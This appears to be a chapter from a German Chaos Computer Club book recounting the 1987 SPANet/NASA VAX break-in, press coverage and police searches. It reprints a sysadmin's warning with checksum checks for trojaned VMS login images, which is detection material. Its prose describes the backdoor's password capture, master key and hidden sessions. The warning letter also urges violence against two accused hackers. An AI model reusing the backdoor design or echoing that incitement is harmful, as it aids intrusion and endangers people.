Well, the well known patch to SECURESHR.EXE took a *long* time in coming to Europe. In fact, it took me several days to convince the local DEC people that there was a security loophole in VMS 4.5. . . *sigh*. Anyway, in the meantime, we got screwed around by German hackers (probably from the notorious Chaos Computer Club in Hamburg). Before I hat the change to install the patch, atheyn managed to get in an did pretty well at covering their tracks. They patched two images, SHOW.EXE and LOGINOUT.EXE so that a) they could login to *any* account with a certain password, which i'll not divulge, b) SYS$GWIJOBCNT was decremented and c) that process would not show up in SHOW USERS. They have cost a lot of real money by using our X.25 connection to login to several places all around the globe. I have done my best to notify per PSImain those VAX sites that were accessed from our hacked system. I pray (and pray and pray. ..) that no other damage has been done, and that I'm not sitting an a time bomb. Anyway, the following information might help others to check if they have been tampered with:

Use CHECKSUM to perform a checksum of LOGINOUT.EXE and SHOWEXE as follows:

$ Check Sys$System:Loginout.Exe
$ Show Symbol Checksum$Checksum
if you get value 3490940838 then you're in trouble
$ Check Sys$System: Show.Exe
if you get 1598142435, then again you're in trouble.

Now something I'm a bit unsure about whether I should publicise: Two persons, with known connections with the Chaos Computer Club in Hamburg who I know have distributed the patches mentioned above (and in my opinion are to be considered along with the lowest dregs of society) I will name here:

and (at our own outstation of the EMBL in Hamburg)
(at the Univ. of Karlsruhe)

in the hope someone somewhere will a) be saved some hassle from them and b) might perform physical violence an them.

Jeez, I'm scared.. .

Roy Ommond
System Manager etc.
European Molecular Biology Laboratory,
Heidelberg, West German.

Liebe Kollegen System-Manager,

hört die nun folgende Saga.

Nun, der wohlbekannte Patch für SECURESHR.EXE (eine Sicherheitsroutine) brauchte *lange* Zeit, um nach Europa zu kommen. Tatsächlich benötigte ich einige Tage, um die hiesigen DEC-Leute davon zu überzeugen, dass es ein Sicherheitsloch in VMS 4.5 gab... *seufz*. Wie dem auch sei, in der Zwischenzeit kriegten wir es mit deutschen Hackern zu tun (wahrscheinlich von dem berüchtigten Chaos Computer Club in Hamburg). Bevor ich den Patch installieren konnte, gelangten «sie» ins System und verwischten ihre Spuren sehr gut. Sie veränderten zwei Programme, SHOW.EXE und LOGINOUT.EXE, so dass sie
a) sich unter *jedem* beliebigen Benutzernamen mit einem bestimmten Passwort, das ich hier nicht offenbaren werde, einloggen konnten,
b) SYS$GWIJOBCNT (eine Systemvariable) heruntersetzten, c) von SHOW USERS nicht angezeigt wurden.

Sie haben uns eine Menge Geld gekostet, indem sie unsere X.25-Verbindungen nutzten, um sich zu anderen Systemen weltweit durchzuschalten. Ich habe mein Bestes getan und versucht, mittels PSImain herauszufinden, welche VAX-Installationen von unserem gehackten System aus erreicht wurden. Ich bete (und bete und bete. . .), dass kein weiterer Schaden angerichtet wurde und dass ich nicht auf einer Zeitbombe sitze. Nun ja, die folgende Information könnte anderen helfen zu überprüfen, ob sie auch betroffen sind. Man benutze CHECKSUM und überprüfe damit LOGINOUT.EXE und SHOW.EXE wie folgt:

$ Check Sys$System:Loginout.exe $ Show Symbol Checksum$Checksum Wenn dabei 3490940838 herauskommt, haben Sie Ärger. $ Check Sys$System:Show.exe Wenn dabei i598t42435 herauskommt, haben Sie ebenfalls Ärger.

Jetzt kommt etwas, bei dem ich nicht sicher bin, ob ich es öffentlich machen soll: Zwei Personen mit bekannten Verbindungen zum Hamburger Chaos Computer Club, die ich kenne (und die ich zum äußersten Abschaum der Gesellschaft zähle), haben die oben erwähnten Patches verteilt. Ich benenne hier:

und (in unserer EMBL-Außenstelle in Hamburg)
(an der Universität Karlsruhe),

in der Hoffnung, daß irgend jemand irgendwo a) sich Ärger mit ihnen ersparen und b) ihnen möglicherweise körperliche Gewalt antun wird.

Jeez, ich habe Angst . . .
Roy Ommond

Trojanische Pferde

Ein Trojanisches Pferd ist ein Computerprogramm, welches in einen fremden Stall (Computer) gestellt wird und bei Fütterung mit dem richtigen Kennwort alle Tore öffnet. Das VMS-Sicherungssystem verschlüsselt die Kennwörter nach der Eingabe mit einem Einwegverfahren und vergleicht die Ergebnisse mit dem jeweiligen, bei der Kennwortvergabe einwegverschlüsselten Eintrag in der SYSUAF.DAT. Da es nahezu unmöglich ist, ein entsprechendes Entschlüsselungsverfahren zu finden, suchten und fanden die Hacker einen anderen, phantasievollen Weg. Beim Identifizieren gegenüber dem System wurde das Benutzerkennwort mittels einer eingebrachten Programmänderung im Klartext abgefangen und verschleiert für die Hacker in freien Bereichen der Zugangskontrolldatei abgelegt. Je nach Belieben konnten die Hakker nun die so gesammelten Kennworte abrufen.

Um den privilegierten Zugang auch nach Systemänderungen durch den Betreiber zu ermöglichen, wurde die Kennwortüberprüfung des Systems verändert. Danach wird jede Kennworteingabe vor der systemüblichen Überprüfung mit einem von den Hackern eingerichteten Generalkennwort verglichen. Wird statt des Benutzerkennwortes der Generalschlüssel eingegeben, gestattet das System den Zugriff mit sämtlichen Privilegien. Alle Zugangsbeschränkungen und Kontrollmechanismen sind dabei ausgeschaltet. In allen «besuchten» Rechnern wurde der gleiche Generalschlüssel hinterlegt, damit das Hacken nicht zu kompliziert wurde. Als «eigenen» Sicherheitsmechanismus verwandten die Hacker ein Kennwort, in dem auch unzulässige Eingabezeichen vorkamen; ein zufälliges Eindringen durch einen Tippfehler eines legitimen Benutzers wurde damit ausgeschlossen.

Durch Veränderungen der entsprechenden Systemvariablen wurde die Anzeige so erzielter Zugänge systemintern unterdrückt. Die Zugriffe wurden nicht protokolliert und dem Systemoperator sowie anderen Benutzern nicht angezeigt. Die Hacker waren somit unsichtbar.

Während ihrer über Monate andauernden Versuche gelang es der Hackergruppe schließlich, diese Manipulationen zu automatisieren. Die letzten Versionen ihrer trojanischen Pferde liefen als Rechenprozeß unbemerkt im Hintergrund ab, d. h. auch ohne Anwesenheit eines Hackers im Rechner. Es wäre durchaus möglich gewesen, alle Systeme eines Netzes, die mit dem fehlerhaften Betriebssystem arbeiten, automatisch mit einem trojanischen Pferd auszustatten. Der Zeitaufwand betrug je System nur wenige Minuten.

Die fehlerhafte, im Mai 1986 ausgelieferte Version 4.4 des VMS-Betriebssystems wurde im Dezember 1986 durch die Version 4. S ersetzt, die die gleichen fehlerhaften Mechanismen enthielt. Auf den Datennetzen laufen einige Teilnehmer-Diskussionen zu DEC-Sicherheitsfragen außerhalb des DEC-Netzes, etwa auf Compu-Serve, teilweise früher als auf den Info-VAXen. «Ja, es existiert eine Sicherheitslücke. Ja, DEC weiß eine Menge darüber. Und das Loch reicht für einen Schwertransporter.. (« Yes, that security hole does exist, yes, DEC knows very much about it. And it's large enuf to drive a Mack Truck trough it. ») lautete eine Meldung; und in einer anderen hieß es: « all you need is an ID». Etwa seit Mai 1987 bot DEC eine «obligatorische», aber nicht kostenfreie Nachbesserung des Sicherheitsprogramms an. Bei Nichtbeachtung könne, so die Ankündigung zu dem Programm, die Integrität des Systems Schaden nehmen.

Begonnen hatte die Aktion der Hacker wohl aus einem sportlichen Ehrgeiz heraus, die Systeme zu öffnen und sie für ihre «Datenreisen» zu verwenden. Begünstigt wurde dies durch die selbst die Hacker erschütternde Fahrlässigkeit, mit der die Betreiber der betroffenen Rechner ihre Systeme «sicherten». Was anfangs einfach «mal ausprobiert» werden mußte, erwies sich binnen kurzer Zeit als ein weltweites Sicherheitsloch. Mit vernachlässigbarem Aufwand konnten immer weitere ungesicherte Systeme am Netz gefunden werden - auch lange nach Freigabe des Sicherungsprogramms.

Es kann - vereinfacht dargestellt - davon ausgegangen werden, daß es den Hackern durch die vorhandenen Mechanismen möglich gewesen ist, fast jedes derartige von außen erreichbare System zu öffnen.

Die Erde bebt

Die Warnmeldung Ommonds war Anlass, den engsten CCC-Kreis sofort zu informieren, um erst einmal das Ausmaß der Katastrophe zu besprechen. Wir versuchten, die Folgen einzuschätzen, die das Schreiben nach sich ziehen würde. Die Veröffentlichung eines solches Briefs wäre nicht weiter schlimm gewesen, hätte der Brief nicht die Namen zweier Netzwerkteilnehmer enthalten, die Roy Ommond als mutmaßliche Hacker beschuldigte. Überdies ließ er keine Zweifel daran, wie sie zu disziplinieren seien (« . . . and in my opinion are to be considered along with the lowest dregs of society... in the hope, someone. . . might perform physical violence on them »).

Der Stil Ommonds wäre Grund genug gewesen, das Schreiben zu veröffentlichen. Für uns ging es aber in erster Linie darum, die beiden Personen (und weitere) zu schützen. Im Kreis der Betroffenen und der Clubleitung wurde daher über das weitere Vorgehen beraten. Wir kamen zu der Entscheidung, so wenig Öffentlichkeit wie möglich herzustellen, es sei denn, die Umstände verlangten mehr. Weder durften die Hacker kriminalisiert noch die betroffenen Systembetreiber diskreditiert werden. Vorsichtig wurden Maßnahmen zur Schadensbegrenzung eingeleitet. Wir versuchten eine Veröffentlichung zu verhindern, so lange es möglich war, um alle Beteiligten zu schützen.

Tanz auf dem Vulkan

Manchmal hilft auch die sorgfältigste Planung nichts. Ein Agenturjournalist, mit dem wir bereits früher zu tun gehabt hatten, wurde auf Ommonds Meldung aufmerksam und begann zu recherchieren. Zuerst schien es, als könnten wir die Sache im Sande verlaufen lassen, aber wir täuschten uns. Er hatte Blut geleckt und folgte seinemjagdinstinkt. Welcherjournalist würde sich eine solche Geschichte schon gern entgehen lassen? Am Dienstag, dem 8. September, wurden wir uns im inneren Kreis des Clubs darüber klar, daß eine Veröffentlichung nicht mehr zu verhindern war. Der BitBang kündigte sich an. Wir taten gut daran,

uns nun voll auf die bevorstehende Pressearbeit zu konzentrieren. Die Erfahrungen der Vergangenheit hatten uns gelehrt, daß es sehr schwierig ist, falsche Pressemeldungen richtigzustellen, wenn sie erst einmal gedruckt sind. Diesmal wollten wir unsere Informationen unmißverständlich verbreiten.

Im CCC gibt es einen Begriff für das hektische Treiben, das einsetzt, wenn eine unvorhergesehene Lage zu meistern ist: Panikmanagement. Es ist dem Versuch gleichzusetzen, möglichst viele Interessen unter einen Hut zu bekommen. Das Eindringen der Hacker in das SPANNET, der bis dato größte anzunehmende Störfall, zwang uns zu Oberlegungen und Schritten, an die wir vorher nie ernstlich gedacht hatten.

Auf der einen Seite lagen die Interessen der Hacker. Information und alles, was dir helfen kann, diese Welt zu verstehen, soll frei und uneingeschränkt zugänglich sein - so lautet eine der Maximen der Hackerethik, und nichts von dem, was wir tun konnten oder mußten, durfte diesen Kernsatz einschränken. Die NASA-Hacker folgten diesem Leitsatz, wann immer sie im globalen Dorf spazierengingen, egal in welchen Rechnerverbünden sie das taten. Jeder falsche Schritt unsererseits konnte das Aus für eine ganze Reihe von Hackertätigkeiten bedeuten.

Andererseits waren da weit über einhundert über die ganze Welt verstreute Computer, von denen nur bekannt war, daß sie anfällig für Einbruchsversuche waren. Jeder, der sich ein wenig mit diesen Geräten auskannte, war nun durch die übereilte Meldung Ommonds in der Lage, sich selbst einen Weg durch das große Tor zu bahnen, das der Betriebssystemfehler aufgetan hatte. Die wissenschaftlichen Daten fast aller bedeutenden Forschungsinstitute der Hochenergiephysik, der Kernphysik und der Raumfahrttechnik waren damit praktisch jedermann zugänglich. Und jedermann bedeutete in diesem Zusammenhang auch dem KGB-Agenten, der sich in das bundesdeutsche Fernsprechnetz einwählt; auch dem Industriespion, der kostengünstig Know-how abziehen wollte. Plötzlich waren es nicht mehr nur die autorisierten Benutzer und die Hacker, die Zugriff zum System hatten, sondern der Kreis der potentiellen Mitbenutzer konnte sich ständig und unkontrolliert erweitern.

Es war gerade dieser Grundkonflikt, der es so schwierig machte,

die Situation zu meistern. Die Tatsache, daß die Hackerforderung nach Zugang zum Wissen der Welt in einem großen Netzwerk verwirklicht worden war, erwies sich als außerordentlich heikel. Zudem begannen die Ereignisse, sich zu verselbständigen. Die Presse hatte den Köder angenommen, den Roy Ommond in den internationalen Netzen ausgelegt hatte, und folgte der Fährte. Wir mußten täglich damit rechnen, daß den Maßnahmen, die wir eingeleitet hatten, durch übereilte Veröffentlichungen ein jähes Ende gesetzt wurde. Und den Journalisten würden die Behörden folgen, soviel war klar. Spätestens dann würde es nicht mehr möglich sein, daß alle Betroffenen sich an einen Tisch setzten und gemeinsam Wege diskutierten, das Problem zu beseitigen. Die Systembetreiber und die Herstellerfirma liefen Gefahr, in Mißkredit zu geraten. Den Hackern drohte, in eine kriminelle Ecke gedrängt zu werden. Eile war geboten.

Wir nutzten unsere Beziehungen, und ein Fernsehteam bereitete die Hintergründe dieses Hacks für die Sendung «Panorama» auf. Am 11. September platzte die Bombe. Der Agenturjournalist schickte eine erste Meldung über den Äther, die allerdings noch undetailliert war und, wie viele Vorausmeldungen, kaum Beachtung fand. Das Fernsehteam schloß seine Aufnahmen ab, der Beitrag sollte am darauffolgenden Dienstag gesendet werden. Wir erwarteten den eigentlichen BitBang für Anfang der Woche, wenn die Presseagenturen die Hauptmeldung senden würden.

Am Wochenende herrschte die Ruhe vor dem großen Sturm. Die letzten Schritte mußten getan werden, und j «der versuchte, noch soviel Schlaf wie möglich zu bekommen, da wir wußten, daß eine unruhige Zeit bevorstand. Zu alledem hatten die meisten von uns ja noch andere sogenannte gesellschaftliche Verpflichtungen wie Schule oder Beruf wahrzunehmen.

Ein schmaler Grad

Nach eigenen Aussagen hatten die Hacker sich darauf beschränkt, die Rechner nur zu öffnen und die Schwächender Systeme aufzudecken und nachzuvollziehen; andere Ziele verfolgten sie nach eigenem Bekunden nicht. Obwohl hin und wieder in den Datenbeständen gewühlt wurde, hatten die Hacker kein prinzipielles Interesse an den Inhalten der betroffenen Systeme. Durch die über die Datennetze verbreiteten Warnungen Ommonds ergab sich jedoch eine Situation, welche die Hacker für nicht mehr kalkulierbar hielten. Denn nun wäre es jedem gut Informierten möglich gewesen, seinerseits das Generalpaßwort an anderen - möglicherweise betroffenen- Systemen auszuprobieren, ja vielleicht sogar die ganze Vorgehensweise nachzuahmen. Dieses Wissen in falschen Händen befürchten zu müssen gab Anlaß zu höchster Besorgnis. Die Hacker fanden sich plötzlich in einem Spannungsfeld zwischen Industriespionage, Wirtschaftskriminalität, Ost-West-Konflikt, COCOM Embargo und legitimen Sicherheitsinteressen von High-Tech-Firmen und -Institutionen. Sie zogen die Notbremse.

What ever happened to those chromium heroes

Young West German Computer Hackers have successfully broken into the top secret worldwide Computer network which connect's the North American Space Agency's scientific centre with its counterparts in Britain, France, Germany, Switzerland and Japan. *(The Guardian,* 15. 09. 1987)

Hamburger Hacker haben die amerikanische Weltraumbehörde NASA geknackt' *(Hamburger Abendblatt,* r6.oy. 1987)

Deutschen Computer-Hackern ist es gelungen, in ein geheimes Computernetz für Weltraumforschung. . . (Frankfurter Allgemeine *Zeitung,* 16. 09. 1987)

Bundesdeutschen Computer-Hackern. . . (Frankfurter *Rundschau, 16. 09. 1987)*

German Computer Hobbyists Rifle NASA's Files (New York Times, 16. 09. *1987)*

Eruption

Am Dienstag den 15. September, gegen 11.00 Uhr lief die ausführliche Hauptmeldung über die Agentur-Netze. Nachdem ich gegen 14.00 Uhr noch relativ gesund in die Clubräume gekommen war, wurde dieser Dienstag auch für mich zu einem brachialen Stress-Tag. Der am Vortag installierte Anrufbeantworter gab schon Rauchzeichen, die Telefone klingelten ununterbrochen. Gott und die Welt wollten genaue Informationen über den NASA-Hack. Ich schaffte es, trotz unausgesetzten Telefonierens einigermaßen ruhig zu bleiben, bis mir ein Glas Cola ins Terminal kippte, während ich einem Journalisten der *Morgenpost* weiterzuhelfen versuchte. Es brutzelte ein wenig, und kleine Rauchschwaden stiegen aus dem Gerät auf. Glücklicherweise konnte ich gerade noch rechtzeitig den Stecker ziehen.

Die erste Panik-Welle schwappte bis in den Abend hinein. Als dann allmählich die noch uninformierten Co-Chaoten und andere, die über die Situation nicht im Bild waren, zum Club-Treffen kamen, entwickelten sich die Gespräche wirrer als je zuvor. Die herrschende Atmosphäre war uns vollkommen neu. Während der Fernseher von oben herab die Hack-Meldung in einer Nachrichtensendung lieferte und aus dem Radio ein Live-Interview mit Steffen Wernery tönte, musste ich einem etwas geplätteten Neuling auseinandersetzen, dass ich mich sofort um ihn kümmern würde, wenn ich die *Washington Post* am Telefon abgefertigt hätte. Der Neuling arbeitet inzwischen übrigens rege in unserem inneren Kreis mit. Das erste, was er an diesem Tag sagte, war: «Hier gefällt's mir. Ich weiß zwar noch nicht genau, worum es geht, aber es ist mal was anderes . . . »

Abends komprimierte sich dann die Club-Besatzung vor dem Fernseher, um zu der «Panorama»-Sendung ein paar Croques zu essen. Für viele war das die erste Mahlzeit an diesem Tag. Später sollte sich herausstellen, dass wir nicht die einzigen waren, die zur Nachtzeit noch mit dem NASA-Hack beschäftigt waren. Auch ein Hamburger Staatsanwalt begann, allerdings aus einer anderen Perspektive, sich Gedanken über Hacker und den Chaos Computer Club zu machen.

Lava

Nachdem die betroffenen Hacker die Situation und deren Gefahr erkannt hatten, wandten sie sich an den Hamburger Chaos Computer Club e. V. (CCC). Dieser hatte bereits in der Vergangenheit vertrauliche Kontakte zwischen Hackern und betroffenen Rechnerbetreibern vermittelt, um Schäden und mögliche Gefährdungen der Integrität der jeweiligen Rechnersysteme zu entschärfen und eine öffentliche Diskreditierung der Rechnerbetreiber wie auch eine Kriminalisierung der Hacker zu vermeiden. Die Erfahrungen bei der Thematisierung privater Verbraucherinteressen beim Btx-Coup von 1984 zeigen, dass es außerordentlich schwierig ist, komplexe technische Sachverhalte - und sei es nur einer Fachöffentlichkeit - unmissverständlich zu erläutern.
Gleichwohl bemüht sich der CCC bei derartigen Hackeraktionen im Wissenschaftsbereich und betroffener Industrie sowie bei Anwendungen der militärischen Forschung um verantwortliche Darstellung und Vermittlung. Die derzeit verbreiteten Informationen des Systemherstellers entschärfen das Problem nur teilweise. Um die betroffenen Systeme wieder zu sichern, genügt es keinesfalls, das vom Hersteller vertriebene Sicherungsprogramm einzuarbeiten. Die Systeme müssen zudem von den Trojanischen Pferden befreit werden.

Der Tag danach

Der Dienstag war noch voll Ungewissheit gewesen, in welche Richtung die öffentliche Meinung pendeln würde. Am Mittwoch gab es nichts mehr als harte Arbeit. In Steffens Wohnung in der Eppendorfer Landstraße, die zum provisorischen Informationszentrum umfunktioniert worden war, läuteten alle drei Telefone Sturm, dazu schnarrte kontrapunktisch die Türklingel. Rundfunkleute, Fernsehteams, einzelne Reporter, Nachrichtenjournalisten und Lokalredakteure drängelten sich in den Zimmern. Der Monitor eines unbenutzten Computers war binnen kürzester Zeit zugeklebt mit kleinen gelben Haftzetteln, auf denen Interview-Termine vermerkt wurden. Zeitweilig hatten wir im Arbeitszimmer drei Telefoninterviews gleichzeitig

abzuwickeln, während Wau Holland in der Küche Rundfunkleuten Rede und Antwort saß. Ein Freund reichte Brötchen und die ersten Zeitungen herein. Zwischen fragmentarischen Frühstücksansätzen und dem Überfliegen der Zeitungen standen bereits wieder Studiotermine an, und in einigermaßen ruhigen Momenten versuchten wir, erste Analysen des Presserummels durchzuführen. Offenbar war es gelungen, unsere Sicht der Dinge durch eine betont sachliche und offene Darstellung verständlich zu übermitteln.

Der Donnerstag brachte neuerliche Unruhe. Auf einer Pressekonferenz, die wir veranstaltet hatten, waren wohl doch noch nicht alle Informationsbedürfnisse gestillt worden, und das bereits eingespielte Panik-Team verbrachte einen weiteren Tag damit, unaufhörliche Presseanfragen zu beantworten. Erste Reaktionen aus den Vereinigten Staaten trafen ein und sorgten für weitere Arbeit. Plötzlich war auch von militärischen Rechnern die Rede, in welche die Hacker eingedrungen sein sollten. Wir versuchten, die Quelle der Nachricht ausfindig zu machen. Einige Dutzend Telefongespräche später stand fest, daß der Fehler in der Redaktion einer Nachrichtenagentur beheimatet war, die neben den Tatsachen auch paranoide Befürchtungen in die Meldung eingeflochten hatte. Im Auge des Pressetaifuns stieg der Kaffeekonsum im Panik-Office bis auf Mengen, die die Nerven zum Oszillieren bringen. Mittlerweile waren auch die betroffenen Rechnerbetreiber alarmiert und baten um nähere Hinweise, da der Hersteller sich unerklärlicherweise noch immer bedeckt hielt. Soweit es uns möglich war, halfen wir aus. Am Freitag wurde es ruhiger. Die Stimmung in Steffens Wohnung entspannte sich etwas. Im Zuge der vorbereitenden Maßnahmen hatten wir alle Informationen an Behörden weitergegeben, von denen wir annahmen, dass sie mit ihren Mitteln und der nötigen Umsicht die Bereinigung des Problems forcieren könnten. Aber entweder hatten die Beamten die Sachlage völlig falsch eingeschätzt, oder die eingeleiteten Maßnahmen waren noch nicht wirksam geworden. Die betroffenen Betreiber waren noch nicht informiert, und wir sahen uns vor die Aufgabe gestellt, das nachzuholen. Als erstes erkundigte sich das European Space Organisation Centre (ESOC) nach Informationen, um das Sicherheitsloch in den eigenen und angeschlossenen Systemen stopfen zu können.

Ruhe zwischen den Stürmen

Nachdem das öffentliche Interesse am BitBang etwas nachgelassen hatte, versuchten wir innerhalb des Clubs, die Ereignisse aufzuarbeiten und die Folgen sowohl für uns als auch für die Betreiber und Benutzer der internationalen Datennetze abzuschätzen. Dürfen Hacker so weit gehen und ein ganzes Netzwerk unter ihre Kontrolle bringen? Waren Hacks in noch größeren Dimensionen vorstellbar? War eine Steigerung der Ausmaße zwangsläufig?

Ich verzog mich zu Hause an meinen Rechner und versuchte, mit einer Flasche Whisky und mir selbst ins reine zu kommen. Unter den Klängen digitalisierten Rocks aus dem Kopfhörer entstand ein Manuskript zum Thema Hackerethik, das vorerst als internes Arbeitspapier dienen sollte. Irgendwann gegen Mitternacht waren die gröbsten Gedanken geordnet, der hartnäckige Rest im Alkohol aufgeweicht und ich ließ mich ins Bett fallen, um Befund traumlos zu schlafen.

Als ich am nächsten Tag von der Arbeit nach Hause kam, hörte ich, schon während ich an der Wohnungstür nach meinem Schlüssel kramte, drinnen das Telefon klingeln.

«Spreche ich mit Herrn Reinhard Schrutzki?» flötete eine fröhliche weibliche Stimme am anderen Ende. « Mein Name ist Specht und ich bin Kriminalkommissarin beim Bundeskriminalamt. »

Meine Augenbrauen berührten die Zimmerdecke.

«Aha...?»

«Ich wollte Ihnen nur mitteilen, dass auch gegen Sie als Vorstandsmitglied des Chaos Computer Clubs ein Ermittlungsverfahren wegen des Verdachts der Ausspähung von Daten läuft. Wenn Sie sich vielleicht schon einmal das Aktenzeichen notieren wollen, unter dem das Ganze bei der Staatsanwaltschaft läuft. . .? »

Ich notierte.

«Dann muss ich Sie noch fragen, ob Sie grundsätzlich bereit sind, in der Sache auszusagen?»

«Tja.. .», ich stotterte herum. « Wenn gegen mich als Beschuldigten ermittelt wird, muss ich das natürlich erst mit meinem Anwalt besprechen.»

Wir einigten uns darauf, diese Frage zu vertagen. Das Gespräch endete, und ich war völlig verstört. Was ist denn jetzt wieder explodiert?» fragte ich mich. Ich rief in den Clubräumen an. Carsten war am Telefon, ein netter Mensch, der nette, kleine Programme bastelt und dazu gern den clubeigenen Rechner benutzt.

«Ja», antwortete er auf meine Frage, ob er wisse, was denn los wäre, «hier hat's eine Durchsuchung gegeben. Bei Wau und Steffen auch. Sie haben eine Menge Zeug beschlagnahmt. »

Jacke an, Auto. Ich fuhr zu Steffen. Jemand, den ich noch nie gesehen hatte, öffnete, und durch den Türspalt fiel Scheinwerferlicht auf mein Gesicht. Es musste mindestens eine halbe Hundertschaft Journalisten sein, die sich in dem kleinen Arbeitszimmer drängte.

«Gut, dass du kommst» , sagte Steffen trocken, «du kannst mal Kaffee kochen und dich dann um die Telefone kümmern. Wau ist gerade im Studio, kommt aber demnächst wieder. »

Gewöhnlich lasse ich mich von Steffen nicht rumkommandieren, aber ungewöhnliche Situationen erfordern flexible Reaktionen. Ich kannte ihn auch gut genug, um zwischen Hegemonieansprüchen und im gleichen Tonfall vorgebrachten Hilferufen unterscheiden zu können. Während Steffen die Neugier der Journalisten befriedigte, erfuhr ich nach und nach, was eigentlich geschehen war.

Fremde in der Nacht

Pünktlich um 19 Uhr klingelten am 28.9.1987 Beamte des Wiesbadener Bundeskriminalamts, unterstützt von hamburgischen und französischen Beamten, gleichzeitig an den Wohnungstüren von Wau Holland und Steffen Wernery. Sie hatten Durchsuchungsbeschlüsse bei sich, die sie ermächtigten, die Wohn- und Geschäftsräume beider Personen zu durchsuchen. Anlass für diese Aktion war der Vorwurf, diese hätten gemeinsam mit «noch nicht näher bekannten» Personen Rechnersysteme der Firma Philips in Frankreich und des Europäischen Kernforschungszentrums CERN in der Schweiz geplündert und dort Daten sowohl ausgespäht als auch verändert oder gelöscht.

Mehr als dreißig Beamte waren eingesetzt, um diese angeblichen Verstöße gegen geltendes deutsches Recht zu ahnden. Im Zuge der Aktion wurde umfangreiches Material sichergestellt, darunter auch das Redaktionssystem des CCC-Bildschirmtext-Dienstes, eine Festplatte, Hunderte von Disketten und Magnetbändern sowie Papierdokumente.

Wir hatten damit gerechnet, dass die Behörden auf Grund der NASA-Sache aktiv werden würden. Womit wir nicht gerechnet hatten, war, dass sich die Aktivitäten gegen uns richten würden. Anstatt die Digital Equipment Corporation wegen Schlamperei zur Rechenschaft zu ziehen, wurden nun diejenigen ins Visier genommen, die den Pfusch öffentlich gemacht hatten. Pikanterweise wussten wir zum Zeitpunkt des NASA-Hacks noch nicht einmal, dass Philips überhaupt DEC-Rechner verwendet und ein Forschungszentrum in Frankreich unterhält. Und CERN - ach ja, CERN. Welcher Hacker kennt CERN denn nicht? CERN ist so etwas wie die Fahrschule der Hacker; ein Ort, der einen gastlich willkommen heißt und einem hilft, Erfahrungen zu sammeln. CERN hat sich die Hacker Anfang der achtziger Jahre eingefangen und ist sie seither nicht wieder losgeworden. Wir hatten eigentlich gedacht, man hätte dort seine Lektion in Sachen Hackerethik längst gelernt . . .

The show must go an

Nach Aussagen von Beamten hatte das BKA fast ein Jahr gewartet und sich auf die Stunde Null vorbereitet. Aber wie immer, wenn eine Sache besonders sorgfältig geplant wird, geht etwas schief - in diesem Fall glücklicherweise. Der Mitbewohner Steffens verließ die Eppendorfer Wohnung just in dem Moment, als die Beamten sich anschickten, mit der Durchsuchung zu beginnen. Er alarmierte einen Journalisten, von dem er wusste, dass er oft in einer Kneipe um die Ecke sitzt, und nach kurzer Zeit erschien ein TV-Team und nutzte die seltene Gelegenheit, die Durchsuchung vom gegenüberliegenden Balkon aus zu filmen. Noch während die Beamten die Wohnung durchstöberten,

wurde gesendet. Wäre das Fernsehgerät in Steffens Wohnung kabeltauglich gewesen, hätten die BKA-Leute sich selbst im Fernsehen bewundern können. Dieser Zufall machte den Einschüchterungsteil der BKA-Planung hinfällig.

In der folgenden Zeit wurden fast täglich neue Ermittlungsverfahren eröffnet. Weitere Hausdurchsuchungen fanden statt, insgesamt sieben. Eine Fülle von Beileidsbezeugungen und Solidaritätsadressen erreichte den Club. Allgemein wurde das Vorgehen des BKA als weit überzogen angesehen, vor allem war es an die falsche Adresse gerichtet. Wir hatten immer auf Offenheit und Information gesetzt, nun sahen wir uns mit abenteuerlichen Verschwörungstheorien konfrontiert. Was Wunder, dass die Beamten gegen «Verschwörer» so massiv vorgingen. Da unseren Anwälten jede Akteneinsicht verwehrt wurde, war es nicht möglich, die tatsächlichen Vorwürfe zu erfahren und angemessen zu handeln. Was wollte das BKA ausgerechnet von uns?

Die Wege des BKA sind unergründlich

Offenbar gibt es ein Rechenzentrum der Firma Philips in Frankreich, indem man an der Entwicklung eines 64-Megabit-Speicherchips arbeitet. Angesichts der Tatsache, dass die Europäer schon beim 1-Megabit-Chip und beim 2-Megabit-Chip das Rennen gegen die überseeische Konkurrenz verloren hatten, war klar, dass man dort ausgesprochenen Wert auf Diskretion und Rechnersicherheit legen musste. Im Speicher-Business macht der das Geschäft, der vor der Konkurrenz auf dem Markt ist. Wie wir nun in Erfahrung brachten, war dieses Philips-Forschungszentrum auch an das SPANNET angeschlossen, das durch den NASA-Hack gerade zweifelhafte Prominenz erlangt hatte.

Unsere Überlegungen verdichteten sich zu folgendem Bild: In diesem Philips-Forschungszentrum muss es Unregelmäßigkeiten gegeben haben; vielleicht hatte auch schon die Befürchtung der Betreiber ausgereicht, es könne Unregelmäßigkeiten gegeben haben. Als die

Presse einer staunenden Weltöffentlichkeit berichtete, wie einfach es war, ein internationales Computernetz zu durchlöchern, hatten die Verantwortlichen bei Philips anscheinend kalte Füße bekommen. Die Geheimhaltung gegenüber der Konkurrenz war akut gefährdet, Gegenmaßnahmen unverzichtbar. Zwar kommen nur bei zwei Prozent aller Störungen in Computersystemen Einbrüche von außen als Ursache in Frage, immerhin, die Möglichkeit war nicht auszuschließen. Und in den Zeitungen stand ja auch, wer verantwortlich war: Der berüchtigte Chaos Computer Club. Also erstattete Philips Anzeige.

An dieser Stelle kommt eine Eigenart des deutschen Rechts ins Spiel, das nämlich für sich in Anspruch nimmt, überall dort zu gelten, wo ein Deutscher als Täter oder Opfer beteiligt ist oder deutsches Gut betroffen ist. Kaum ein anderes Strafrecht in der Welt erhebt einen ähnlich elitären Anspruch. Folge dieser Rechtsauffassung ist eine große Bereitschaft zur internationalen Zusammenarbeit bei der Strafverfolgung. So reichte denn die Intervention französischer Behörden aus, um das Bundeskriminalamt Richtung Hamburg in Marsch zu setzen.

Es ist für die Systembetreiber allemal einfacher, den Schwarzen Peter weiterzuschieben; das gilt auch für die Betreiber von CERN, dem Mekka der Hacker. Wer sich jahrelang mit Datentouristen aller Art zu beschäftigen hat, verliert irgendwann die Nerven, wenn es ihm nicht gelingt, einen gemeinsamen Nenner zwischen eigenen Interessen und Systemsicherheit zu finden.

> Mit Karl Kraus: Der Skandal beginnt stets dann,
> wenn der Staatsanwalt sich bemüht,
> ihm ein Ende zu bereiten.

Hacken ohne Netz ist wie Eisenbahn ohne Schienen. Erst die weltweiten Netzwerke eröffnen den Hackern die Möglichkeit ihres gewitzten Treibens. Hacken ist wie Geisterbahnfahren - schaurig schön. Das Netz macht's möglich.

Networking

von Stephan Stahl

Das Space Physics Analysis Network, kurz SPAN genannt, wächst exponentiell. Während der letzten Jahre verdreifachte sich die Anzahl der Netzwerkkreise (network areas). Die Zahl der über SPAN erreichbaren Computer stieg auf über i6oo VAX-Super-Mini-Systeme.

